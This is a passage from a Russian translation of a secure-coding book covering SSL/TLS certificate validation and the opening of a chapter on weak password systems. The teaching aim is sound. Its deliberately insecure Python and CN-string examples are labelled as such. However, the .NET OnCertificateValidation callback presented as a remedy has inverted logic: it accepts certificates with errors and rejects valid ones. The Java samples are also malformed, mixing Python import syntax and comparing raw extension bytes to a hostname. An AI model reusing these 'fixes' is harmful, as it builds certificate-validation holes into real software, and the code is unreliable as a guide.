Остальные обсуждаемые в этой главе вопросы в большей степени связаны с кодом клиента, так как сервер часто аутентифицирует клиента по паролю или с помощью какого-то другого механизма. Но если используются клиентские сертификаты, то следует применять ту же методологию анализа и к коду сервера.

Для каждой точки входа, защищенной SSL, проверьте, сравнивается ли сертификат со списком известных хороших сертификатов (список разрешенных). В этом случае программа обычно не обращается к коммерческой инфраструктуре PKI, а реализует собственные средства управления сертификатами.

Если сертификат находится в списке допустимых, то все равно остается риск, что он отозван. Не исключено также, что сам этот список формируется небезопасным образом. Так или иначе, проверку следует проводить до начала обмена данными по установленному соединению.

Если программа не обращается к списку допустимых сертификатов, проверьте, выполнены ли все перечисленные ниже проверки:

- сертификат подписан известным УЦ или имеется цепочка подписей, ведущая к известному УЦ;
- срок действия сертификата еще не истек;
- имя хоста сравнивается со значением в соответствующем подполе хотя бы одного из двух полей: DN или subjectAltName (последнее появилось в версии спецификации X.509 v3);
- неудачное завершение любой из этих проверок программа рассматривает как ошибку аутентификации и отказывается устанавливать соединение.

Во многих языках программирования для решения этой задачи приходится глубоко забираться в документацию или даже в сам код. Например, может встре-

титься такой код на языке Python, в котором используется стандартный модуль «socket», включенный в Python 2.4:

```
import socket
s = socket.socket()
s.connect(('www.example.org', 123))
ssl = socket.ssl(s)
```

Совершенно не ясно, какие именно проверки библиотека SSL выполняет по умолчанию. В случае Python ответ таков: согласно документации, библиотека не проверяет абсолютно ничего. В других языках могут проверяться срок действия и цепочка доверия, но тогда вы должны быть уверены, что имеется приемлемый список УЦ, и предпринять какие-то действия, если это не так.

Анализируя, насколько правильно реализована работа с отозванными сертификатами, посмотрите, используются ли вообще CRL-списки или протокол OCSP. И в этом отношении API сильно различаются, поэтому лучше изучить тот API, который применен в конкретной программе; поиска по словам «CRL» или «OCSP» без учета регистра обычно достаточно.

В случае, когда используются один или оба этих механизма, нужно обращать внимание на следующие вопросы:

- производится ли проверка до отправки данных;
- что происходит, если проверка завершается неудачно;
- как часто загружаются CRL-списки;
- проверяются ли сами CRL (особенно если они были загружены по обычному протоколу HTTP или LDAP).

Ищите код, который «заглядывает внутрь» сертификата в поисках некоторых деталей, например, значения поля DN, но не выполняет нужных криптографических операций. Так, следующий фрагмент греховен, поскольку проверяет лишь, что в сертификате есть текст «`CN=www.example.com`», но ведь кто угодно мог выпустить для себя сертификат с таким именем:

```
X509Certificate cert = new X509Certificate();
if (cert.Subject == "CN=www.example.com") {
   // Ура, мы общаемся с example.com!
}
```

Тестирование

В настоящее время имеется несколько программ, которые автоматизируют атаку с «человеком посередине» против HTTPS. В частности, к ним относятся dsniff и ethercap. Впрочем, они работают только против HTTPS, поэтому при использовании против совместимого с HTTPS приложения должны отображать какое-нибудь окно или иным способом оповещать об ошибке, поскольку в противном случае под угрозой может оказаться вся инфраструктура приложения.

К сожалению, по-настоящему стабильные инструменты для автоматизации атак с «человеком посередине» общего назначения против SSL-приложений существуют только в хакерском подполье. Если бы в вашем распоряжении был та-

кой инструмент, то вы могли бы дать ему действительный сертификат, подписанный известным УЦ, например VeriSign, и посмотреть, сумеет ли он расшифровать передаваемые по каналу данные. Если да, значит, исчерпывающая проверка подлинности сертификата не произведена.

Чтобы протестировать, как проверяются отозванные сертификаты по CRL-спискам и OSCP, можно просто проанализировать весь исходящий от приложения трафик за достаточно длительный период времени, сравнивая протоколы и адреса получателей с известными значениями. Если проверка по OSCP производится, то на каждую аутентификацию должен приходиться один запрос по этому протоколу. Если ведется проверка по CRL-спискам и она правильно реализована, то списки должны загружаться периодически, скажем, раз в неделю. Поэтому не удивляйтесь, если в коде проверка по CRL-списку присутствует, а в реальном трафике ее следов не видно. Очень может статься, что список уже был загружен и сохранен на локальном компьютере, чтобы избежать лишнего запроса.

Примеры из реальной жизни

Любопытно, что, несмотря на чрезвычайно широкое распространение этого греха (в тот или иной момент от этой проблемы страдали по меньшей мере 90% приложений, в которых использовался SSL, но не HTTPS), во время работы над книгой в базе данных CVE (http://cve.mitre.org) не было ни одного сообщения на эту тему. Нет их и в других аналогичных базах. В CVE обычно заносятся сведения об уязвимостях в популярных приложениях, а этот грех больше присущ специализированным программам, существующим в единственном экземпляре. Тем не менее примеры у нас имеются.

Почтовые клиенты

Протоколы отправки и приема электронной почты уже довольно давно поддерживают SSL-расширения. Они существуют для протоколов POP3, IMAP и SMTP. Когда такой протокол установлен, клиент регистрируется как обычно, но все это происходит в SSL-защищенном туннеле. Разумеется, перед входом в туннель клиент должен аутентифицировать сервера.

Сразу после появления этих протоколов многие почтовые клиенты не реализовывали проверку сертификатов вовсе. Те же, которые что-то делали, не проверяли имя хоста, открывая возможность для атаки. И по сей день большинство клиентов не поддерживают ни CRL-списки, ни протокол OCSP (даже в виде необязательной опции).

Когда в 2001 году появилась операционная система Mac OS X, входивший в нее почтовый клиент вообще не поддерживал SSL. Поддержка была добавлена в следующем году, в версии 10.1, но программа была уязвима для обсуждавшихся выше атак. И только в версии 10.3 авторы наконец осознали необходимость тщательной аутентификации серверных сертификатов (в том числе и проверки полей DN и subjectAltName).

Web-браузер Safari

В протокол HTTPS встроен более тщательный контроль сертификатов, чем предполагается по умолчанию в SSL, и прежде всего потому, что этого требуют спецификации протокола. Если быть точным, HTTPS обязан проверять попадание текущей даты в период действия сертификата, прослеживать всю цепочку доверия от сертификата до корневого УЦ и сравнивать имя хоста с записанными в сертификате данными (хотя допускаются и некоторые исключения).

Но Web – очень динамичное место. Принимая во внимание такие вещи, как перенаправление и JavaScript, браузер не всегда может понять истинные намерения отображаемой страницы. Обычно проверяется имя хоста в окончательном URL, а это оставляет возможность обмануть браузер. Например, при покупке авиабилета на сайте united.com вас молча перенаправят на сайт itn.net, и проверяться будет SSL-сертификат именно этого сервера, причем никакого окна с предупреждением вы не получите.

Поэтому для достоверного контроля при работе с браузером пользователь должен щелкать по иконке с замком и просматривать сертификат глазами, дабы убедиться, что имя хоста в сертификате соответствует имени того хоста, на который пользователь хотел попасть. Пользователю предлагается самостоятельно убедиться в том, что itn.net – это правильный сервер. По этой и ряду других причин человеческие ошибки неизбежны (люди зачастую не разрывают соединение, даже увидев предупреждение).

Но браузер Safari от компании Apple не оставляет человеку шансов принять неправильное решение, так как вообще не позволяет ему взглянуть на сертификат! В большинстве других браузеров при щелчке по иконке с замком открывается окно с сертификатом. Но только не в Safari. Последствия могут быть неприятными, в частности упрощается атака «заманивания» (phishing) на хакерский сайт.

Согласно заявлению Apple, решение не показывать сертификат принято сознательно, чтобы не вводить в заблуждение пользователей. Компания полагает, что почти всегда, когда появляется окно с предупреждением, человек его все равно игнорирует, так зачем отвлекать его от работы, предъявляя какой-то загадочный сертификат?

Но вообще-то Apple надо было бы сделать лишь одно: при щелчке по замку открыть окно, в котором показывается хранящееся в сертификате имя хоста (и если заведомо известно, что оно отличается от запрошенного, выделить имя хоста, на который пользователь хотел попасть). Детали сертификата не так важны, хотя для удовлетворения особо любознательных можно было бы добавить кнопку «Подробнее».

SSL-прокси Stunnel

Предположим, что у вас есть очень удобная почтовая программа, с которой вы хотели бы работать безопасно, но вот беда – она не поддерживает SSL. В таком случае вы можете направить ее на SSL-прокси Stunnel, работающий на той же машине,

и сконфигурировать прокси так, чтобы он реализовывал всю функциональность протокола SSL. В идеале вы таким образом получите защищенное соединение.

К сожалению, Stunnel далек от идеала. По умолчанию он ничего не проверяет. Если контроль желателен, то у вас есть следующие возможности: необязательная проверка (то есть проверка-то производится, но если завершается с ошибкой, то соединение все равно устанавливается – идея, не слишком удачная), проверка по списку допустимых сертификатов (неплохо, но не всегда достаточно) либо проверка даты и цепочки доверия без анализа важных полей сертификата.

Тем самым Stunnel с точки зрения заявленных целей почти бесполезен!

Искупление греха

Когда использование SSL или TLS оправдано, проверяйте выполнение следующих условий:

- используется последняя версия протокола (во время работы над книгой это была версия TLS 1.1);
- используются стойкие шифры (к нестойким относятся прежде всего RC4 и DES);
- проверяется, что текущая дата попадает в период действия сертификата;
- гарантируется, что сертификат прямо или косвенно выпущен доверенным источником (корневым УЦ);
- проверяется, что хранящееся в сертификате имя хоста соответствует ожидаемому.

Кроме того, необходимо реализовать хотя бы один метод работы с отозванными сертификатами: либо сверку с CRL-списком, либо запрос по протоколу OCSP.

Выбор версии протокола

В большинстве языков высокого уровня не существует простого способа указать, каким протоколом вы хотели бы воспользоваться. Вы просто запрашиваете защищенный сокет, а библиотека устанавливает соединение и возвращает результат. Например, в языке Python имеется функция ssl() из модуля socket, которая принимает объект сокета и защищает его по протоколу SSL, но не позволяет указать ни версию протокола, ни шифр. Базовым API в таких языках, как Perl или PHP, присуща та же проблема. Для исправления ситуации часто приходится писать код на языке низкого уровня или копаться в скрытом API, обертывающем такой код (написанный, например, с использованием библиотеки OpenSSL).

В языках низкого уровня возможность задать версию протокола встречается чаще. Так, Java хотя и не поддерживает TLS 1.1 (в версии 1.4.2), но, по крайней мере, позволяет сказать, что вас устраивает только протокол TLS версии 1.0:

```
from javax.net.ssl import SSLSocket;
...
SSLSocket s = new SSLSocket("www.example.com", 25);
s.setEnabledProtocols("TLSv1");
```

Каркас .NET Framework 2.0 также поддерживает лишь TLS v1.0. В приведенном ниже фрагменте показано, как можно запросить использование TLS. При этом также затребуется проверка даты, а задание в качестве последнего аргумента метода AuthenticateAsClient равным true говорит, что нужно еще проверять сертификат по CRL-списку:

```
RemoteCertificateValidationCallback rcvc = new
   RemoteCertificateValidationCallback(OnCertificateValidation);
SslStream sslStream = new SslStream(client.GetStream(), false, rcvc);

sslStream.AuthenticateAsClient("www.example.com",  // Имя сервера
   null,                                           // цепочка сертификатов
   SslProtocols.Tls,                               // использовать TLS
   true);                                          // проверять по CRL
...
// Обратный вызов для дополнительных проверок сертификата
private static bool OnCertificateValidation(object sender,
   X509Certificate certificate,
   X509Chain chain,
   SslPolicyErrors sslPolicyErrors) {

   if (sslPolicyErrors == SslPolicyErrors.None) {
      return false;
   }
   else {
      return true;
   }
}
```

В обоих примерах клиент не сможет установить соединение с сервером, поддерживающим только более старые версии протокола.

В написанных на C библиотеках, например OpenSSL или Microsoft Security Support Provider Interface (SSPI – интерфейс провайдера поддержки безопасности) есть схожие интерфейсы, но, так как это низкоуровневые средства, то кода придется писать больше.

Выбор семейства шифров

Как и в случае выбора протокола, задать семейство шифров в языке высокого уровня сложно. В низкоуровневых языках такая возможность есть, но умолчания, на наш взгляд, оставляют желать лучшего. Например, в API Java Secure Sockets Extensions (JSSE – защищенные сокеты в Java) в качестве симметричных шифров можно выбирать RC4, DES, 3DES и AES. Но первыми двумя лучше не пользоваться.

Вот полный перечень шифров, предлагаемых Sun, в порядке приоритета (в таком порядке Java будет пробовать их, если вы ничего не укажете):

- SSL_RSA_WITH_RC4_128_MD5
- SSL_RSA_WITH_RC4_128_SHA
- TLS_RSA_WITH_AES_128_CBC_SHA
- TLS_DHE_RSA_WITH_AES_128_CBC_SHA
- TLS_DHE_DSS_WITH_AES_128_CBC_SHA

- SSL_RSA_WITH_3DES_EDE_CBC_SHA
- SSL_DHE_RSA_WITH_3DES_EDE_CBC_SHA
- SSL_DHE_DSS_WITH_3DES_EDE_CBC_SHA
- SSL_RSA_WITH_DES_CBC_SHA
- SSL_DHE_RSA_WITH_DES_CBC_SHA
- SSL_DHE_DSS_WITH_DES_CBC_SHA
- SSL_RSA_EXPORT_WITH_RC4_40_MD5
- SSL_RSA_EXPORT_WITH_DES40_CBC_SHA
- SSL_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
- SSL_DHE_DSS_EXPORT_WITH_DES40_CBC_SHA

Первые два семейства шифров нежелательны из соображений долгосрочной безопасности, но именно они, скорее всего, и будут использованы! Мы рекомендуем выбирать любое из последующих трех семейств, поскольку AES считается самым лучшим из современных криптографических алгоритмов. (Вопроса о выборе алгоритма открытого ключа и кода аутентификации сообщений (MAC) мы здесь не касаемся.) Чтобы принять только три указанных алгоритма, надо написать такой код:

```
private void useSaneCiperSuites(SSLSocket s) {
   s.setEnabledCipherSuites({"TLS_RSA_WITH_AES_128_CBC_SHA",
   "TLS_DHE_RSA_WITH_AES_128_CBC_SHA",
   "TLS_DHE_DSS_WITH_AES_128_CBC_SHA"});
}
```

Проверка сертификата

Разные API в разной степени поддерживают базовую проверку сертификата. Некоторые по умолчанию проверяют дату и цепочку доверия, в других вообще не реализовано ни то, ни другое. Большинство же находятся где-то посередине, например включают средства проверки, но не выполняют ее по умолчанию.

Обычно (хотя и не всегда) для выполнения проверки нужно получить ссылку на сертификат сервера (часто его называют сертификатом «партнера» (peer certificate)). Например, в Java до инициализации SSL-соединения можно зарегистрировать объект-слушатель HandShakeCompletedListener для объекта SSLSocket. Слушатель должен реализовать такой метод:

```
public void handshakeCompleted(HandShakeCompletedEvent event);
```

Получив объект, описывающий событие, вы можете далее написать:

```
event.getPeerCertificates();
```

В результате будет возвращен массив объектов типа java.security.cert.Certificate. Certificate – это базовый класс, фактический тип полученных объектов обычно представлен производным классом java.security.cert.X509Extension, хотя иногда встречаются и устаревшие сертификаты (типа java.security.cert.X509, которому наследует X509Extension).

Первым в массиве идет сертификат партнера, а за ним – сертификаты удостоверяющих центров по цепочке вплоть до корневого. При вызове этого метода Java API выполняет некоторые проверки сертификатов с целью убедиться в поддержке выбранного семейства шифров, но цепочка доверия не контролируется. Выб-

рав такой подход, вы должны самостоятельно произвести все проверки, используя открытый ключ (n+1)-го сертификата для контроля n-го, а дойдя до корневого сертификата, сравнить его со списком известных корневых УЦ. (В Java есть и другие способы проверки сертификатов, но они не менее сложны.) Например, чтобы проверить сертификат партнера, когда уже установлено, что вторым в массиве идет доверенный сертификат, нужно сделать следующее:

```
try {
   ((X509Extension)(certificate[0])).verify(certificate[1].getPublicKey());
} catch (Exception e) {
   /* Проверка сертификата завершилась неудачно. */
}
```

Отметим, что здесь не проверяется корректность даты каждого сертификата. Это можно было бы сделать так:

```
try {
   ((X509Extension)(certificate[0])).checkValidity();
} catch (Exception e) {
   /* Проверка сертификата завершилась неудачно. */
}
```

В каркасе .NET имеются аналогичные средства:

```
X509Certificate2 cert = new X509Certificate2(@"c:\certs\server.cer");
X509Chain chain = new X509Chain();
chain.Build(cert);
if (chain.ChainStatus.Length > 0) {
   // Были ошибки
}
```

Проверка имени хоста

Предпочтительный способ проверить имя хоста – воспользоваться полем dnsName из расширения subjectAltName, если оно имеется и заполнено. Но часто имя хоста записывается в поле DN. API для проверки этих полей варьируются в широких пределах.

В Java JSSE в предположении, что мы имеем дело с сертификатом X509Extension, можно следующим образом проверить значение subjectAltName, а в случае неудачи обратиться к полю DN:

```
private Boolean validateHost(X509Extension cert) {
   String s = "";
   String EXPECTED_HOST = "www.example.com";
   try {
      /* 2.5.29.17 — это OID, стандартное числовое представление имени
         расширения */
      s = new String(cert.getExtensions("2.5.29.17"));
      if (s.equals(EXPECTED_HOST)) {
         return true;
      }
      else {          /* если расширение есть, но не соответствует
                       * ожидаемому значению, не будем проверять поле DN,
                       * которое НЕ ДОЛЖНО иметь другое значение. */
         return false;
      }
```

```
    } catch (Exception e) {}  /* Такого расширения нет, проверим DN */
    if (cert.getSubjectDN().getName().equals(EXPECTED_HOST)) {
       return true;
    } else {
       return false;
    }
}
```

В каркасе .NET имя хоста проверяется автоматически при вызове метода SslStream.AuthenticateAsClient.

Проверка отзыва сертификата

Самым популярным способом проверки факта отзыва сертификата (если вообще можно говорить о популярности столь нечасто применяемой методики) попрежнему остается сверка с CRL-списком. Следовало бы рекомендовать протокол OCSP, но УЦ не торопятся с его поддержкой. Компания VeriSign поддерживает его, пожалуй, лучше других, она готова отвечать на запрос о статусе каждого когда-либо выпущенного ей сертификата (включая также сертификаты, выпущенные компаниями RSA и Thawte). Ее сервер находится по адресу http://ocsp.verisign.com (если вы пользуетесь библиотекой, поддерживающей протокол OCSP).

Но обратимся к CRL-спискам. Во-первых, для сверки вы должны иметь много CRL-списков. Необходимо узнать адрес точки распространения CRL, которая (если существует) может быть доступна по протоколам HTTP или LDAP. Иногда адрес указан в сертификате, а иногда – нет. В табл. 10.1 приведен список известных точек распространения CRL, работающих по протоколу HTTP. Можете использовать этот список в случае, когда адрес отсутствует в самом сертификате.

Во-вторых, нужно решить, как часто загружать CRL-списки. Обычно УЦ регулярно обновляют списки отозванных сертификатов, даже если никаких новых записей в них не появилось. Мы рекомендуем загружать новую версию с точно такой же периодичностью, не позже чем через 24 ч после обновления.

В-третьих, необходимо контролировать, что загруженный CRL-список действительно опубликован соответствующим УЦ (для этого нужно проверить цифровую подпись).

И наконец, проверяя каждый предъявленный сертификат, следует убедиться, что ни один из сертификатов в цепочке доверия не внесен в имеющиеся CRL-списки. Если какой-то сертификат отозван, то соединение устанавливать нельзя.

В CRL заносятся просто идентификаторы сертификатов. Чтобы сверить сертификат с CRL-списком, нужно извлечь поле ID и посмотреть, есть ли оно в этом списке.

Таблица 10.1. Адреса точек распространения CRL-списков для популярных УЦ

Удостоверяющий центр	Название сертификата	Дата окончания срока действия (GMT)	Точка распространения CRL
Equifax	Secure Certificate Authority	2018-08-22 16:41:51	http://cr1.geotrust.com/crls/secureca.crl

Таблица 10.1. Адреса точек распространения CRL-списков для популярных УЦ (продолжение)

Удостоверяющий центр	Название сертификата	Дата окончания срока действия (GMT)	Точка распространения CRL
Equifax	Secure eBusiness CA-1	2020-06-21 04:00:00	http://cr1.geotrust.com/crls/ebizca1.crl
Equifax	Secure eBusiness CA-2	2019-06-23 12:14:45	http://cr1.geotrust.com/crls/ebiz.crl
Equifax	Secure Global eBusiness CA-1	2020-06-21 04:00:00	http://cr1.geotrust.com/crls/globalca1.crl
RSA Data Security	Secure Server	2010-01-07 23:59:59	http://crl.verisign.com/RSASecureServer.crl
Thawte	Server	2020-12-31 11:59:59	https://www.thawte.com/cgi/lifecycle/getcrl.crl?skeyid=%07%15%28mps%AA%B2%8A%7C%0F%86%CE8%93%008%05 %8A%b1
TrustCenter	Class 1	2011-01-01 11:59:59	https://www.trustcenter.de/cgi-bin/CLR.cgi/ TC_Class1.crl?Page=GetCrl&crl=2
TrustCenter	Class 2	2011-01-01 11:59:59	https://www.trustcenter.de/cgi-bin/CLR.cgi/ TC_Class1.crl?Page=GetCrl&crl=3
TrustCenter	Class 3	2011-01-01 11:59:59	https://www.trustcenter.de/cgi-bin/CLR.cgi/ TC_Class1.crl?Page=GetCrl&crl=4
TrustCenter	Class 4	2011-01-01 11:59:59	https://www.trustcenter.de/cgi-bin/CLR.cgi/ TC_Class1.crl?Page=GetCrl&crl=5
USERTrust Network	UTN-USERFirst-Network Applications	2019-07-09 18:57:49	http://crl.usertrust.com/UTN-UserFirst-NetworkApplications.crl
USERTrust Network	UTN-USERFirst-Hardware	2019-07-09 1 8:19:22	http://crl.usertrust.com/UTN-UserFirst-Hardware.crl
USERTrust Network	UTN-DATACorp SGC	2019-06-24 19:06:30	http://crl.usertrust.com/UTN-DataCorpSGC.crl
ValiCert	Class 1 Policy Validation Authority	2019-06-25 22:23:48	http://www.valicert.com/repository/ValiCert%20Class%201%20Policy%20Validation%20Authority.crl

Таблица 10.1. Адреса точек распространения CRL-списков для популярных УЦ (продолжение)

Удостоверяющий центр	Название сертификата	Дата окончания срока действия (GMT)	Точка распространения CRL
VeriSign	Class 3 Public Primary CA (PCA)	2028-08-01 23:59:59	http://crl.verisign.com/pca3.1.1.crl
VeriSign	Class 3 Public PCA (2nd Generation)	2018-05-18 23:59:59	http://crl.verisign.com/pca3-g2.crl

Дополнительные защитные меры

В идеале, помимо описанных в этой главе проверок, надо бы проверять и другие критические расширения сертификата X.509. При этом вы должны ясно понимать смысл всех критических расширений. Тогда вы не спутаете, например, сертификат для подписания кода с SSL-сертификатом. Вообще говоря, такие проверки могут представлять интерес, но обычно они не настолько важны, как может показаться.

Чтобы снизить риск кражи верительных грамот, после чего сертификат придется отозвать, можно рассмотреть возможность применения специального оборудования для ускорения работы с SSL. Большинство таких продуктов хранят секретные данные в аппаратуре и не показывают их компьютеру ни при каких обстоятельствах. Таким образом, хакер, взломавший вашу машину, ничего не добьется. Некоторые устройства оборудованы также средствами против физического вмешательства, так что даже физическая атака становится затруднительной.

И наконец, если вас пугает сложность дотошной проверки SSL-сертификатов, а ваше приложение общается только с небольшим числом серверов, то можете зашить в код все действительные сертификаты и сличать все байты. Такой подход на основе списков допустимых сертификатов можно дополнить собственной схемой PKI, но в долгосрочной перспективе это окажется более дорогостоящим и трудоемким делом, чем реализация корректной проверки с самого начала.

Другие ресурсы

- RFC по протоколу HTTPS: www.ietf.org/rfc/rfc2818.txt
- Документация по Java Secure Socket Extension (JSSE) API: http://java.sum.com/products/jsse
- Документация по программированию SSL и TLS на базе библиотеки OpenSSL: www.openssl.org/docs/ssl/ssl.html
- Информационный центр компании VeriSign по вопросам SSL: www.signio.com/products-services/security-services/ssl/ssl-information-center/
- Информация по SslStream: http://msdn2.microsoft.com/library/d50tfa1c(en-us,vs.80). aspx

Резюме

Рекомендуется

- Пользуйтесь последней версией SSL/TLS. В порядке предпочтительности: TLS 1.1, TLS 1.0 и SSL3.
- Если это имеет смысл, применяйте списки допустимых сертификатов.
- Прежде чем посылать данные, убедитесь, что сертификат партнера можно проследить до доверенного УЦ и что его срок действия не истек.
- Проверяйте, что в соответствующем поле сертификата партнера записано ожидаемое имя хоста.

Не рекомендуется

- Не пользуйтесь протоколом SSL2. В нем имеются серьезные криптографические дефекты.
- Не полагайтесь на то, что используемая вами библиотека для работы с SSL/TLS надлежащим образом выполнит все проверки, если только речь не идет о протоколе HTTPS.
- Не ограничивайтесь проверкой одного лишь имени (например, в поле DN), записанного в сертификате. Кто угодно может создать сертификат и вписать туда произвольное имя.

Стоит подумать

- О применении протокола OCSP для проверки сертификатов в цепочке доверия, чтобы убедиться, что ни один из них не был отозван.
- О загрузке свежей версии CRL-списка после окончания срока действия текущего и об использовании этих списков для проверки сертификатов в цепочке доверия.

Грех 11. Использование слабых систем на основе паролей

В чем состоит грех

Люди терпеть не могут паролей, особенно если их заставляют выбирать хорошие пароли, причем разные для каждой из множества систем: почты, электронного банкинга, интернет-пейджеров, доступа к корпоративной учетной записи и к базе данных. Специалисты по информационной безопасности тоже не любят паролей, потому что люди часто используют в таком качестве имена детей. Если же потребовать от пользователя выбрать хороший пароль, то он запишет его на бумажку и приклеит к нижней части клавиатуры.

Нет сомнения, что любая система аутентификации, основанная на паролях, – это разновидность «Уловки-22», поскольку практически невозможно построить такую систему без риска. Однако похоже, что от паролей никуда не деться, и не только потому, что они востребованы пользователями, но и потому, что других решений оказывается недостаточно.

В некотором смысле любая программная система, в которой применяются пароли, небезопасна. Однако разработчиков от ответственности никто не освобождает. Есть масса способов внести в систему дополнительные риски, но есть также способы снизить существующий риск.

Подверженные греху языки

Любой язык подвержен этому греху.

Как происходит грехопадение

Парольные системы уязвимы для самых разных атак. Во-первых, противник может войти в систему под учетной записью, которая ему не принадлежит и пользоваться которой он не имеет права. При этом совершенно необязательно, что пароль был скомпрометирован. Например, перехватив и затем воспроизведя трафик, можно обойти протокол проверки пароля и войти в систему, вообще не зная пароля, а просто послав копию чьих-то зашифрованных данных.

Во-вторых, надо иметь в виду, что противник может узнать чужой пароль. Это опасно не только потому, что он сможет войти от имени чьей-то учетной записи, но и потому, что этот пароль может использоваться для доступа в разные системы. По крайней мере, узнав один пароль пользователя, будет проще догадаться о других его паролях.

Существует множество простых способов обойти парольную защиту. Самый легкий из них вообще не связан с техникой, это *социальная инженерия*, когда противник обманом убеждает пойти навстречу своим неблаговидным намерениям. (Зачастую для этого необходимо иметь навыки общения, одной лжи может оказаться недостаточно.)

Одна из распространенных атак методом социальной инженерии заключается в том, чтобы позвонить в отдел поддержки клиентов, притвориться пользователем X и сказать, что забыл собственный пароль. Успеху весьма способствует знание персональной информации о жертве, тогда шансы получить новый пароль заметно возрастают.

Часто из человека можно вытянуть пароль под каким-нибудь простым предлогом, например представившись репортером, который пишет статью о паролях. В случае атаки «заманиванием» (phishing) противник рассылает электронные письма, убеждая людей зайти от своего имени на указанный сайт, который выглядит вполне прилично, но его единственной целью служит собирание имен и паролей. Это пример социальной инженерии, не основанной на личном контакте.

Другая распространенная проблема, тоже не связанная с техническими деталями парольной защиты, – это оставление стандартных учетных записей с паролями по умолчанию. Часто пользователи не изменяют их, даже если в инструкции явно сказано, что это следует сделать.

Серьезная проблема состоит в том, что если человеку позволено самостоятельно выбирать пароль, то он, скорее всего, возьмет такой, который легко угадать. Если же это запретить или настоять на том, чтобы пароль был достаточно сложным, то возрастают шансы на то, что человек запишет пароль на бумажке и оставит ее на своем рабочем столе.

Есть и другие физические опасности, угрожающие паролям. Противник может установить программу, протоколирующую нажатия клавиш, или иным способом перехватить ввод пароля, например с помощью видеокамеры. Это особенно просто, если набираемый пароль отображается на экране.

Пароль можно перехватить и в других местах. В зависимости от используемого протокола противник может подключиться к проводной линии. Или перехватить пароль на стороне сервера: либо в момент копирования из сети в память, либо уже после сохранения на сервере. Иногда пароли записываются в файлы-протоколы, особенно если пользователь неправильно вводит имя.

Чтобы избежать перехвата паролей на сервере, рекомендуется не хранить их в открытом виде ни в файлах, ни в базе данных. Это имеет смысл, потому что у типичного пользователя нет никаких причин доверять людям, имеющим физический доступ к серверу, в частности системным администраторам. К сожалению, что-то, связанное с паролем, хранить так или иначе приходится. Например, это может быть односторонняя свертка пароля, с помощью которой проверяется, что пользователь действительно знает пароль. Любые данные, хранящиеся на сервере с целью удостовериться в том, что пользователь знает пароль, мы будем называть *валидатором*. Противник, заполучивший такой валидатор, может воспользоваться компьютером, чтобы подобрать пароль. Он просто перебирает различные паро-

ли и смотрит, соответствует ли им данный валидатор (такую атаку обычно называют офлайновым полным перебором или атакой грубой силой). Иногда задача упрощается, особенно в случае, когда одинаковые пароли всегда дают одинаковые валидаторы. Существует общий прием, называемый «*затравливанием*» (salting), смысл которого в том, что сопоставить одному паролю разные валидаторы.

Существует также опасность перехвата пароля на стороне клиента, особенно если система дает возможность хранить пароли в браузере или другом локальном хранилище. Такая методика «однократной регистрации», конечно, удобна для пользователя, но создает дополнительные риски. Впрочем, большинство людей считают, что это приемлемый компромисс.

Опасности офлайновой атаки с полным перебором подвержены даже сети. Большинство протоколов аутентификации защищают данные криптографическими методами, но противник обычно может перехватить зашифрованный пароль и позже подвергнуть его атаке грубой силой. Иногда для этого достаточно простого подключения к проводу, а иногда приходится притворяться клиентом или сервером. Если протокол проверки пароля плохо спроектирован, то противник может перехватить данные клиента, воспроизвести их с другого компьютера и войти от имени другого пользователя, даже не зная настоящего пароля.

Разумеется, противник может попробовать и онлайновую атаку с перебором, когда он просто многократно пытается войти в систему, предлагая каждый раз новый пароль. Если пользователям разрешено выбирать слабые пароли, то такая стратегия может принести успех. Вы можете попробовать ограничить число попыток входа или применить другие средства обнаружения вторжений, но если в результате учетная запись блокируется, то возрастает риск отказа от обслуживания. Предположим, к примеру, что противнику понравилась какая-то вещь, выставленная на онлайновом аукционе, а торги заканчиваются утром. Если противник наблюдает за тем, кто еще повышает ставки, то где-то в середине ночи он может начать входить от имени каждого из своих конкурентов до тех пор, пока их записи не окажутся заблокированными. Тогда к утру ему уже не о чем волноваться, потому что основные конкуренты будут заняты попытками разблокировать свои учетные записи, а не торговлей, тем более что многие подобные сайты требуют высылать персональные данные по факсу.

Есть и еще один класс проблем, связанных с так называемым *побочным каналом*. В этом случае противник может получить информацию об именах и паролях пользователей, наблюдая, как система реагирует на попытки входа. Например, если хакер хочет войти в систему, но не знает ни одного имени пользователя, то он может попробовать несколько кандидатов. Если система говорит «неверное имя пользователя», но в случае ввода неправильного пароля выдает какое-то другое сообщение, то противник легко поймет, когда наткнется на существующее имя (после чего можно провести атаку с угадыванием пароля). В грехе 13 описан реальный пример такого рода ошибки в почтовом сервере IBM AS/400. Даже если в обоих случаях система выдает одно и то же сообщение, промежуток времени до его появления может меняться в зависимости от того, существует указанное имя или нет; в этом случае у хакера появляется еще один способ выявить существующие имена.

Родственные грехи

Проблемы паролей – это проблемы аутентификации, которые подробно рассмотрены в грехах 10, 15 и 17. Многие проблемы можно сгладить за счет введения адекватных мер защиты сети (грех 8). В частности, если вы примените надежную схему аутентификации сервера и зашифруете канал (например, с помощью протоколов SSL или TLS, как описано в грехе 10), то шансы взломать пароли, когда они передаются по сети, резко падают.

Где искать ошибку

Места проявления этого греха найти несложно. Используются ли в программе традиционные методы или «самописная» система проверки пароля без дополнительных механизмов аутентификации? В последнем случае программа «живет во грехе». Обычно с таким грехом мирятся, но вы должны быть уверены, что пользователи знают о нем.

Даже при наличии многофакторной аутентификации риск остается, если на какой-то ступени используется парольная защита. Например, возможность блокировки учетной записи из-за неудачных попыток входа. Так что главная причина и место ошибки – это само существование парольной защиты!

Выявление ошибки на этапе анализа кода

Столкнувшись с парольной защитой, довольно просто идентифицировать риски. И большинство ее свойств легко проверить. По большей части аспекты, вызывающие возражения, считаются допустимым риском, хотя это и зависит от конкретных условий. Возникает соблазн списать все проблемы с паролями на небрежность пользователей, но мы призываем вас взглянуть на следующий контрольный список; быть может, в нем найдется что-то, легко поддающееся улучшению.

Политика управления сложностью пароля

Отметим, что все перечисленное ниже несущественно, если используется схема одноразовых паролей.

- Генерирует ли система регистрации сильные пароли автоматически?
- Разрешает ли система выбирать пароли сколь угодно большой длины?
- Разрешает ли система выбирать короткие пароли?
- Реализована ли в системе какая-нибудь схема проверки пароля на «легкоугадываемость» (например, что пароль не должен находиться в словаре и должен содержать хотя бы один символ, отличный от букв и цифр)?
- Есть ли какие-нибудь ограничения на число неудачных попыток входа?
- Есть ли ситуации, когда пользователь намеренно блокируется из-за неудачных попыток входа?
- Требует ли система, чтобы пользователи регулярно меняли пароли?
- При смене пароля есть ли какая-нибудь защита от выбора пароля, который раньше уже был связан с той же учетной записью?

Смена и переустановка пароля

